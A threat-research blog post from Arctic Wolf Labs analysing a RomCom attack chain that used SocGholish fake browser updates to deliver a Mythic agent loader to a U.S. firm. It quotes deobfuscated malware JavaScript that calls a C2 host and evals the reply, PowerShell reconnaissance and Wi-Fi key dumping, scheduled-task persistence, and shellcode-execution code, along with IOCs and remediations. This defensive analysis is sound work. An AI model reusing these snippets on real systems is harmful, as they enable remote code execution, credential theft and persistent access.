Russian RomCom Utilizing SocGholish to Deliver Mythic Agent to U.S. Companies Supporting Ukraine - Arctic Wolf

By Jacob Faires and the Arctic Wolf Labs team

Published: 2025-11-25 · Archived: 2026-04-05 18:23:11 UTC

Summary

In September 2025, Arctic Wolf® Labs identified a U.S.-based company that was targeted by RomCom threat actors via SocGholish, operated by TA569. While the typical initial SocGholish infection chain was followed, roughly 10 minutes post-exploitation, RomCom's targeted Mythic Agent loader was delivered to the system. **This is the first time that a RomCom payload has been observed being distributed by SocGholish.**

Based on evidence uncovered during the course of this investigation, Arctic Wolf Labs assesses with a medium-to-high confidence level that Russia's GRU unit 29155 is utilizing SocGholish to target victims. GRU is Russia's largest foreign intelligence agency, and Unit 29155 is typically tasked with offensive computer network operations targeting global entities. Since early 2022, the primary focus of Unit 29155 has been disrupting international efforts to provide aid to Ukraine.

The victim targeted in the threat activity described here appears to be affiliated with Ukraine, underscoring RomCom's tendency to target entities with ties to Ukraine, regardless of their geographic location.

Key Points

- **Actor:** TA569 is considered the primary threat actor deploying and maintaining SocGholish, typically used by financially-motivated cybercriminals. The operator serves as an Initial Access Broker (IAB), selling access to compromised systems to ransomware affiliates.
- **Activity:** The attackers compromise legitimate websites and use fake update lures to deliver malware.
- **Technique:** Malicious JavaScript executes on the victim host, installing loaders that fetch additional payloads and maintain long term access.
- **Impact:** Infections are frequently linked to ransomware deployment, making a SocGholish compromise a threat with a potentially high business impact.

Thanks to our continuous monitoring of these threat actors, Arctic Wolf customers were already protected. Our AI-powered Arctic Wolf® Aurora™ Platform included detections and threat intelligence content related to RomCom/TA569 activities. In the observed case, Arctic Wolf® Aurora™ Endpoint Defense immediately detected and quarantined the malicious RomCom loader upon delivery, effectively preventing a compromise.

Weaponization and Technical Overview

Weapons	RomCom Mythic loader, VIPERTUNNEL, SocGholish FAKEUPDATE

Attack Vector	Malvertizing
Network Infrastructure	Mythic C2
Targets	Engineering firm based in the U.S.

Context

Introducing RomCom

Active since at least mid-2022, the Russian-aligned threat group RomCom has been a persistent threat to largely Ukrainian-based organizations, including those that support the government and military. RomCom (also known as Storm-0978, Tropical Scorpius, or UNC2596) has often been seen in the past targeting organizations and individuals associated with Ukraine, no matter how tenuous the connection. RomCom's highly comprehensive capabilities demonstrate beyond a reasonable doubt that the group is a nation-state-affiliated threat actor.

As the physical conflict between Ukraine and Russia grinds through the end of its third year, RomCom's activity has similarly escalated, and it now conducts opportunistic campaigns against selected business verticals worldwide. The RomCom group has previously been observed by Arctic Wolf Labs targeting other pro-Ukrainian affiliated organizations, including those based in the U.S.

TA569 Background

TA569 (also tracked as Gold Prelude, Mustard Tempest, Purple Vallhund, and UNC1543) is a financially motivated cyber threat group, known primarily for its deployment of website injections that deceive users into infecting their own devices by installing fake software updates, a technique known as malvertising. Lures typically appear in the form of fake web browser updates for Chrome or Firefox, but have also masqueraded as updates for other popular software such as Microsoft Teams or Adobe Flash Player. TA569 is known to be extremely aggressive in deploying malware or even ransomware to compromised victims, leading to a remarkably low dwell time.

At the heart of TA569's SocGholish operation is a bespoke Malware-as-a-Service (MaaS) model, where infected systems are sold to the highest bidder as initial access points for other cybercriminal organizations. Delivery of malware through SocGholish's infrastructure can be finely tuned, and provides their cybercriminal clientele an opportunity for targeted malware delivery from large-scale infection campaigns. Documented past clients have included Evil Corp (aka DEV-0243), Dridex, and LockBit.

The group's use of this model is significant because it can turn seemingly opportunistic infections into precursors for major incidents. Organizations encountering SocGholish should treat any detection as a potential early stage of a ransomware attack. Timely identification and response are critical, as containment at this stage can prevent escalation into costly and disruptive ransomware events.

What is SocGholish?

SocGholish is a long-running malware delivery framework that has grown from a nuisance web-based threat into an enabler of ransomware operations. First discovered in 2017, SocGholish is essentially a downloader delivered through the use of malicious JavaScript injected into compromised websites. After execution, SocGholish exfiltrates data from infected systems via POST commands to their C2 infrastructure, enabling a multitude of malicious post-exploitation activities.

Recent cases have highlighted its increased use as an initial access channel for high-impact ransomware groups, including actors historically linked to EvilCorp. This evolution elevates the risk for organizations: what once appeared as a simple fake browser update is now a doorway that can be left wide open to data theft, network-wide compromise, and disruptive encryption events.

Recent activity shows that compromised legitimate websites are being leveraged at scale to distribute SocGholish, luring users into downloading malicious JavaScript payloads disguised as software updates. Once executed, these payloads establish persistence, enable remote access, and deliver follow-on malware, creating a foothold for attackers to conduct hands-on-keyboard operations.

Threat intelligence company Silent Push recently published an excellent writeup on their distribution network, after tracking SocGholish and its operators, TA569, since 2024.

RomCom's targeted loader has also been well researched. In the case analyzed in this research publication, our sample was extremely similar to one recently found by ESET. SocGholish's JavaScript directly delivered RomCom's loader as msedge.dll, with a hardcoded domain to ensure its execution on the correct target.



Figure 1: SocGholish's basic attack chain.

Technical Analysis

Attack Vector

SocGholish typically injects malicious JavaScript into legitimate websites to facilitate the delivery of its payloads, which are collectively known as FAKEUPDATE. The threat actors target outdated or poorly secured legitimate websites, using unpatched plugins or remote code execution flaws to inject malicious JavaScript into the site's HTML, templates, or external JS resources. SocGholish infections can also originate from compromised websites that have been infected to deliver the FAKEUPDATE lure to visitors.

While SocGholish can also be spread by phishing tactics, including email phishing, the lures themselves deviate from the tried-and-tested norms of phishing campaigns, as they operate without the typical calls to action, sense of urgency, threats, or promises of reward. Instead, they weaponize the end-user's security training, no matter how basic, by displaying a simple fake update popup. When the user manually clicks "Update", a malware payload is downloaded to their device.

The injected code will take the user to an update page that looks similar to the following:



Figure 2: SocGholish FAKEUPDATE delivery page.

Besides their phishing campaigns, SocGholish operators obtain a second, more bountiful source of traffic by using third-party Traffic Direction Systems (TDS) to redirect general web traffic to compromised websites.

While TDSes can be used for legitimate advertising purposes such as geotargeting potential customers, malicious actors often use them to facilitate cyberattacks. Users are only redirected to the site containing the payload after the TDS performs fingerprinting of the site's visitor and determines if they are of interest as a candidate for exploitation, based on criteria predefined by the threat actor.

The goal of SocGholish campaigns is to gain initial access to a steady supply of computers that can generate money for its operators, either through direct data theft from those devices, or by reselling access to these compromised devices to ransomware distributors.

Their campaigns can have a significant reach. In one recent example, cybersecurity company Intel 471 identified a SocGholish campaign from October 2024 that generated more than 1.5 million interactions in a one-week period.

In the case observed by Arctic Wolf, the user unintentionally initiated the above attack chain by executing SocGholish's FAKEUPDATE payload, which allows the operators to run commands on their system. The version of the payload was obfuscated by obf-io, with further string obfuscation via a look up table (LUT).

```
function a0_0x283115(_0x51c15d) {
  _0x51c15d = _0x51c15d.split('');
  for (i = 0x0; i < _0x51c15d.length; i++) {
    _0x51c15d[i] = "KqT3+C9sD28VmWpGjJSE7QP:=Nz/AyaBc0Xe6dUIik5nuLlr4.Mhfox1RHYOgZwvFtb".
    charAt("veMX4/7:Ou5jwYnbFAKoa3i8zdQNqm6LW.EhGBUyZtRgDT+S2C10HIkx9prcPsfJ=Vl".indexOf
    (_0x51c15d[i]));
  }
  return _0x51c15d.join('');
}
function a0_0x3f5eb5() {
  var _0x926438 = new this[a0_0x283115("qWVZJhEclFhWV")](a0_0x283115("1KE1TuCE1TpMMi"));
  return _0x926438;
}
function a0_0x39f55d(_0x3d8aba) {
  _0x3d8aba[a0_0x283115("Inhg")](a0_0x283115("icKM"), a0_0x283115("0VVn:8NNhw6Z
  +C:w6:0ZgPlI::CWIwNnZkh+CngP"), false);
  _0x3d8aba[a0_0x283115(':hgB')](a0_0x283115
  ("ABDrA0:OqnUXobjU6QjEvMy5hVbIKRTyh=qdjeK2:3zz"));
}
function a0_0x3b8a23(_0x27859e, _0x197aba) {
  _0x197aba[a0_0x283115("hJ6+")](_0x27859e[a0_0x283115("Sh:nIg:hMhkV")]);
}
try {
  var a0_0x3b826e = a0_0x3f5eb5();
  a0_0x39f55d(a0_0x3b826e);
  a0_0x3b8a23(a0_0x3b826e, this);
} catch (a0_0x20c9f9) {}
```

Figure 3: obf-io deobfuscated script.

Further deobfuscation of the script leads to the following code:

```
function get_activex_http_obj() {
  var obj = new this[ActiveXObject]("MSXML2.XMLHTTP");
  return obj;
}
function checkin(obj) {
  obj["open"]("POST", "https://email.smashingboss.com/pixel.png", false);
  obj["send"]("JduYJhsDApU3EGVUazVXKTI8etGoS5LIeFANVqS4sQ==");
}
function eval_response(obj, mycontext) {
  mycontext["eval"](obj["responseText"]);
}
try {
  var activex_http_obj = get_activex_http_obj();
  checkin(activex_http_obj);
  eval_response(activex_http_obj, this);
} catch (a0_0x20c9f9) {}
```

Figure 4: Strings decrypted and further deobfuscated. (NOTE: "smashingboss[.]com" is SocGholish's malicious FAKEUPDATE C2.)

Once the payload is executed by the user, a connection is made to SocGholish's malicious command-and-control (C2), with any responses immediately executed.

Hashes (MD5, SHA-256)	9912bb2d82218ba504c28e96816315b3 f7605fc8a1ee5f21aec55da04dbaa95a05db95b5e7851b172a5d30c7fb1da885
File Name	Chome_Latest_Version.js
File Size	20.78 KB (21,274 bytes)

Weaponization

Once the reverse shell executes on the target's system, SocGholish operators perform digital reconnaissance, primarily through PowerShell commands. In our observed case, commands were run with mild detection avoidance by inserting **”** characters into commands, for example: **p””owershell**.

```
p""owershell -c "$searcher = New-Object System.DirectoryServices.DirectorySearcher([ADSI]'');
    $searcher.Filter = '(&(objectCategory=computer)(operatingSystem=*server*))';
    $searcher.PageSize = 1000;
    $searcher.PropertiesToLoad.Add('dnshostname') > $null;
    $searcher.FindAll() | ForEach-Object { $_.Properties['dnshostname'][0] }"
p""owershell -c "$searcher = New-Object System.DirectoryServices.DirectorySearcher([ADSI]'');
    $searcher.Filter = '(objectCategory=computer)';
p""owershell -c "$searcher = New-Object System.DirectoryServices.DirectorySearcher([ADSI]'');
    $searcher.Filter = '(&(objectCategory=person)(objectClass=user)(mail=*))';
    $searcher.PageSize = 1000;
    $searcher.PropertiesToLoad.Add('mail') > $null;
    $searcher.FindAll() | ForEach-Object { $_.Properties['mail'][0] }"
p""owershell -c "$searcher = New-Object System.DirectoryServices.DirectorySearcher([ADSI]'');
    $searcher.Filter = '(&(objectCategory=person)(objectClass=user))';
    $searcher.PageSize = 1000;
    $searcher.PropertiesToLoad.Add('samaccountname') > $null;
    $searcher.PropertiesToLoad.Add('description') > $null;
    $users = $searcher.FindAll() | ForEach-Object { if ($_.Properties['description'] -and $_.Properties['description'][0] -ne '')
        { '{0} | {1}' -f $_.Properties['samaccountname'][0], $_.Properties['description'][0] } }; $users"
p""owershell -c "$profiles = netsh wlan show profiles | Select-String 'All User Profile' | ForEach-Object { ($_ -split ': ')[1].Trim() };
    $profiles | ForEach-Object { netsh wlan show profile name=\"$_\" key=clear } | Select-String -Pattern 'SSID name','Key Content' "
```

Figure 5: PowerShell commands used for reconnaissance.

A secondary payload including VIPERTUNNEL – a custom Python backdoor – is uploaded to the system and scheduled.

```
p""owershell -c "ls c:\programdata"
p""owershell -c "tar -xf c:\programdata\x64.zip -C c:\programdata\;ls c:\programdata"
p""owershell -c "cd c:\programdata;.\7za.exe x 1.7z -oC:\programdata\;ls C:\programdata\Scripts"
p""owershell -c "cd c:\programdata;rm 7z*;rm x64.zip;rm 1.7z;ls c:\programdata"
p""owershell -c "Invoke-Command -ScriptBlock {C:\programdata\Scripts\pythonw.exe c:\programdata\Scripts\<[a-z1-2]{9}>.pid}"
p""owershell -c "Register-ScheduledTask
    -TaskName (Get-Random)
    -Action (New-ScheduledTaskAction
    -WorkingDirectory 'C:\programdata\Scripts'
    -Execute 'pythonw.exe'
    -Argument '<[a-z1-2]{9}>.pid')
    -Trigger (New-ScheduledTaskTrigger
    -Once
    -At (Get-Date)
    -RepetitionInterval (New-TimeSpan -Minutes 1))
    -Settings (New-ScheduledTaskSettingsSet
    -DontStopIfGoingOnBatteries
    -ExecutionTimeLimit (New-TimeSpan)
    -AllowStartIfOnBatteries)"
```

Figure 6: PowerShell commands to establish persistence.

Three minutes prior to the delivery of RomCom's shellcode loader, the operator tests the connection to Mythic C2. Mythic C2 is a collaborative, multi-platform red-teaming framework written in Python 3. It's used by cybersecurity professionals to manage and control agents on compromised systems, but as with many other red-team security tools, it is also often commonly abused by threat actors.

```
p""owershell Invoke-WebRequest -uri "https://imprimerie-agp.com"
```

Figure 7: Mythic C2 test.

Loader

The loader, as mentioned in ESET's writeup, is named msedge.dll. This sample checks the domain that the system resides on, and, if it matches the hardcoded value, will decrypt and execute the shellcode. As in ESET's case, the

shellcode is a dynamichttp Mythic agent.

```
if ( *v6 != 1 || GetEnvironmentVariableA("USERDNSDOMAIN", Name, 0x100u) && !stricmp(Name, v6 + 1) )
{
  Sleep(0x7D0u);
  ModuleHandleA = GetModuleHandleA("ntdll.dll");
  RtlExitUserProcess = GetProcAddress(ModuleHandleA, "RtlExitUserProcess");
  v17 = RtlExitUserProcess;
  if ( RtlExitUserProcess )
  {
    qword_7FFB43B01CD0(RtlExitUserProcess, 5, 64, &v24);
    v18 = v24;
    LOBYTE(phModule) = -23;
    *(_DWORD *)((char *)&phModule + 1) = (unsigned int)sub_7FFB43AE14F0 - (_DWORD)v17 - 5;
    *(_DWORD *)v17 = (_DWORD)phModule;
    *((_BYTE *)v17 + 4) = BYTE4(phModule);
    qword_7FFB43B01CD0(v17, 5, v18, &v24);
  }
  decrypt_run_payload();
  return 0;
}
```

Figure 8: "Decrypt if user domain is correct, otherwise exit."

Shellcode execution is almost identical to the examples given in this blog by security researcher Osanda Malith Jayathissa, only differing on this occasion in the addition of a decryption routine called for the shellcode instead of direct storage of the shellcode in an array.

```
LABEL_12:
  v9 = (signed __int64)v6 + (unsigned int)v4 - (_QWORD)v8;
  if ( !IsBadReadPtr(v8, v9) && v9 > 16 )
  {
    v13 = *(_OWORD *)v8;
    decrypt_shellcode((__int64)(v8 + 16), v9 - 16, (__int64)&v13);
    v12 = 0;
    qword_7FFCAB001CD0(v8 + 16, v9 - 16, 64, &v12);
    DC = GetDC(0);
    EnumFontFamiliesExW(DC, 0, (FONTENUMPROCW)(v8 + 16), 0, 0);
  }
  return 1;
}
```

Execute Shellcode

Figure 9: AES decrypt and execute shellcode.

```
{'disable_etw': '2', 'block_non_ms_dlls': '3', 'child_process': 'wmic.exe',
    'use_winhttp': 1, 'inject_method': '1', 'dll_side': ['MsEdge', 'OneDrive'], 'domain': <redacted>}
```

Figure 10: Mythic dynamichttp C2 profile.

The sample reaches out to the C2 at https[:]//imprimerie-agp[.]com/s/0.7.8/clarity.js. CLSID would then be abused, similar to the ESET sample, to have msedge.exe load the DLL. But in the case we observed, Arctic Wolf®

Aurora™ Endpoint Defense immediately detected and quarantined the malicious RomCom loader upon delivery, preventing compromise. The targeted system was taken offline and isolated from the network shortly thereafter.

ITW File Name	msedge.dll
File Type/ Signature	PE32+ executable for MS Windows 6.00 (DLL), x86-64, 7 sections
File Size	694,464 bytes

Network Infrastructure

Both ESET's Mythic C2 domain and the suspicious domain observed in this campaign utilized the same "whois" registration information. The C2 also responds with a 403 forbidden and nginx/1.24.0 in the headers. By searching for domains using withheldforprivacy.com, namecheap.com, registrar-servers.com, a response of 403 forbidden, and nginx/1.24.0, we were able to narrow potential domain matches to a little over 1,200.

We were then able to perform test check-ins to the Mythic C2 endpoints to validate malicious servers. This reduced the results to just seven domains, including those identified by ESET and Arctic Wolf Labs.

Both domains positively identified as Mythic C2s also had a unique response in that the header stated it is running nginx/1.24.0, while the response body listed nginx/1.18.0. Iterating over the original list, we identified the same seven Mythic C2 domains as we found using the previous method.

All of these domains are hosted under separate autonomous system numbers (ASN), but six of the seven happened to have been registered on the same day in July 2025:

Malicious Domain Name	IP	ASN	Registered
orlandoscreenenclosure[.]net	135.125.255[.]39	Gutnik Oleksandr/16276	2025-07-09
basilic[.]info	88.119.174[.]128	61272	2025-07-09
ozivoice[.]com	193.233.205[.]14	Baxet Group Inc./398343	2025-07-09
solarrayes[.]com	162.248.227[.]182	Hosting Solution Ltd./14576	2025-07-09
imprimerie-agp[.]com	104.238.61[.]141	CrownCloud US LLC/199959	2025-07-09
srlaptop[.]com	194.36.209[.]127	LLC Flex/56971	2025-07-09
carnesmemdesa[.]com	38.114.101[.]139	Baxet Group Inc./398343	2025-08-27

By meticulously cross-referencing and identifying these domains through multiple methods as being related to the two high-confidence RomCom Mythic C2s, we assert with medium to high confidence that these domains are associated with RomCom activity.

Five new domains were found to be related to the two RomCom-attributed Mythic C2s identified by Arctic Wolf Labs and ESET. Multiple methods were used to achieve the same relationships. As such, Arctic Wolf Labs asserts

with medium to high confidence that these domains are also associated with RomCom activity.

Targets

The target in this incident was a Civil Engineering firm in the U.S. Over the course of our investigation, we learned that the firm had done work in the past for a city with close ties to Ukraine. This underscores the RomCom threat group's agenda of targeting anyone even tenuously connected to organizations or individuals providing assistance to Ukraine. The attack was ultimately unsuccessful, because RomCom's loader was caught by Arctic Wolf's Aurora Endpoint Defense, preventing the targeted entity from being compromised by this threat group.

Attribution

The initial identification of msedge.dll as RomCom's loader came from Ditekshen's MALWARE_Win_RomCom_Loader Yara rule. Additional overlap with ESET's sample further corroborates our attribution of this attempted intrusion to the RomCom threat actor.

Conclusions

This is the first time a RomCom payload has been observed being distributed by SocGholish. SocGholish has previously been seen delivering Raspberry Robin, malware assessed by the FBI, CISA, and NSA to be strongly associated with Russia's GRU 161st Specialist Training Center, otherwise known as Unit 29155.

The timeline from infection via FAKEUPDATE to the delivery of RomCom's loader was less than 30 minutes. Delivery is not made until the target's Active Directory domain had been verified to match a known value provided by the threat actor.

Based on the above observations, Arctic Wolf Labs assesses with a high confidence level that GRU Unit 29155 is utilizing SocGholish to target victims.

Arctic Wolf Assessment

This SocGholish activity demonstrates the ongoing exploitation of compromised legitimate websites as a malware delivery framework, turning routine web browsing into a potential vector for ransomware access. Even a single interaction with a malicious fake update prompt can provide threat actors with an entry point that may escalate into full network compromise, data theft, and ransomware deployment, posing a significant risk to organizations globally.

TA569, the operator of SocGholish, has gradually expanded the malware's role from opportunistic infections to a core enabler of ransomware. Recent campaigns show increased scale and sophistication, with widespread compromises of legitimate websites, stronger obfuscation in JavaScript loaders, and direct partnerships with ransomware affiliates.

The widespread nature of SocGholish attacks and the relative speed at which the attack progresses from initial access to infection makes it a potent threat to organizations worldwide. TA569's use of novel social engineering

tricks that hinge on the perceived urgency and necessity of software updates means that even a user with a good level of security training visiting what they believe to be a legitimate resource may become compromised.

Because TA569 leverages compromised legitimate websites to indiscriminately distribute SocGholish, **all sectors and geographies are at risk**. This broad victimology means the threat is not restricted to a particular industry or region. Given the strong link between SocGholish infections and subsequent ransomware incidents, organizations worldwide should treat any detection as a precursor to a high-impact intrusion, and prioritize containment and rapid investigation.

Remediations

Organizations can defend their systems and networks against SocGholish by hardening web and endpoint defenses, including monitoring for suspicious JavaScript execution. Security teams should educate users on the dangers of fake update prompts, enforce application allowlisting, and ensure browsers and plugins are regularly patched via official channels.

Strong endpoint detection and response (EDR) and security operations center (SOC) visibility, plus correlation with threat intelligence can help detect and block SocGholish's loader activity before it can deliver secondary payloads. Implementing layered security controls such as the following additionally address the multi-stage nature of SocGholish attacks:

Network Security Controls:

- Implement DNS filtering to block known bulletproof hosting ASNs.
- Monitor for unusual PowerShell network connections.

Endpoint Security Controls:

- Enable PowerShell logging (Script Block Logging, Module Logging, Transcription).
- Monitor for PowerShell with encoded commands and/or detection avoidance.
- Implement application whitelisting to prevent execution from user-writable directories.
- Deploy memory scanning capabilities to detect in-memory payloads.
- Enable LSA protection to reduce credential theft impact.

Detection and Monitoring:

- Hunt for scheduled tasks created in user directories with Python.
- Hunt for PowerShell unpacking in suspicious folders, like c:\programdata\.

Security Awareness Training

- Organizations should issue clear, consistent direction on software update best practices.
- Consider implementing regular user awareness training to make users aware of the typical phishing red flags.
- For those without the time to create security training resources from scratch, the Arctic Wolf Managed Security Awareness® training solution delivers easily digestible security lessons for employees, including

regular phishing simulations and a “Report Phish” button.

How Arctic Wolf Protects Its Customers

Ending cyber risk is at the core of Arctic Wolf’s mission, and the Arctic Wolf® Aurora™ Platform is engineered to stay ahead of emerging threat campaigns. In response to RomCom/TA569 activity, the platform has already incorporated new threat intelligence and detection capabilities to help protect customers.

As new insights and TTPs surface, the Aurora™ Platform will continuously update its coverage, ensuring it adapts to evolving IOCs and techniques used by this threat actor.

APPENDIX

Indicators of Compromise (IOCs)

Hashes (MD5, SHA-256)	9912bb2d82218ba504c28e96816315b3 f7605fc8a1ee5f21aec55da04dbaa95a05db95b5e7851b172a5d30c7fb1da885
File Name	Chome_Latest_Version.js
File Size	21274

RomCom Mythic C2

Malicious Domain Name	IP	ASN	Registered
orlandoscreenenclosure[.]net	135.125.255[.]39	Gutnik Oleksandr/16276	2025-07-09
basilic[.]info	88.119.174[.]128	61272	2025-07-09
ozivoice[.]com	193.233.205[.]14	Baxet Group Inc./398343	2025-07-09
solarrayes[.]com	162.248.227[.]182	Hosting Solution Ltd./14576	2025-07-09
imprimerie-agp[.]com	104.238.61[.]141	CrownCloud US LLC/199959	2025-07-09
srlaptop[.]com	194.36.209[.]127	LLC Flex/56971	2025-07-09
carnesmemdesa[.]com	38.114.101[.]139	Baxet Group Inc./398343	2025-08-27

SocGholish Network Infrastructure

Network Artifact	Details	Intrusion Phase	Source
realty.yourpgcountyliving[.]com	Payload Server	Initial Access	Arctic Wolf/ In-the-wild
virtual.urban-orthodontics[.]com	Payload Server	Initial Access	Arctic Wolf/ In-the-wild

africa.thesmalladventureguide[.]com	Payload Server	Initial Access	Arctic Wolf/ In-the-wild
email.smashingboss[.]com	Payload Server	Initial Access	Arctic Wolf/ In-the-wild
157.254.167[.]144	C2	Command and Control	Arctic Wolf/ In-the-wild
2.59.161[.]132	C2	Command and Control	Arctic Wolf/ In-the-wild

Detailed MITRE ATT&CK® Mapping

Tactic	Technique	Sub-Technique	Procedure
Initial Access	Drive-By Compromise (T1189)		TA569 compromises legitimate websites and injects malicious JavaScript to lure victims into downloading fake software updates.
Execution	Command and Scripting Interpreter	JavaScript (T1059.007)	Malicious JavaScript executes on the victim machine, downloads the loader, and initiates follow-on payloads.
Persistence	Boot or Logon Autostart Execution	Registry Run Keys / Startup Folder (T1547.001)	SocGholish loaders create registry entries or startup scripts to maintain persistence after reboot.
Persistence	Scheduled Task / Job (T1053.005)		VIPERTUNNEL scheduled task.
Persistence	Hijack Execution Flow	DLL (T1574.001)	msedge.dll is run upon msedge.exe execution.
Persistence	Modify Registry (T1112)		CLSID abused to force execution of msedge.dll upon execution of desired application.
Command & Control	Application Layer Protocol	Web Protocols (HTTP/S) (T1071.001)	The malware communicates with its C2 servers over HTTP/S for tasking, payload download, and reporting.

About the Authors

Jacob Faires

Jacob Faires is a Principal Threat Researcher at Arctic Wolf. Jacob collaborates with data scientists, engineers, and intelligence analysts to actively monitor threats and develop cutting edge research focused internally and externally on the evolving threat landscape. Jacob has nearly two decades of experience in the information and technology security sector.

Prior to joining Arctic Wolf, Jacob was a Senior Threat Researcher with NTT's Global Threat Intelligence Center (GTIC), where he tracked threat actors and advanced persistent threats (APTs), incident response, extended detection and response (XDR) data, and data net flow analysis to effectively identify threat actors and provide detection to NTT clients.

Arctic Wolf Labs

Arctic Wolf Labs is a group of elite security researchers, data scientists, and security development engineers who explore security topics to deliver cutting-edge threat research on new and emerging adversaries, develop and refine advanced threat detection models with artificial intelligence and machine learning, and drive continuous improvement in the speed, scale, and detection efficacy of Arctic Wolf's solution offerings.

Arctic Wolf Labs brings world-class security innovations to not only Arctic Wolf's customer base, but the security community at large.
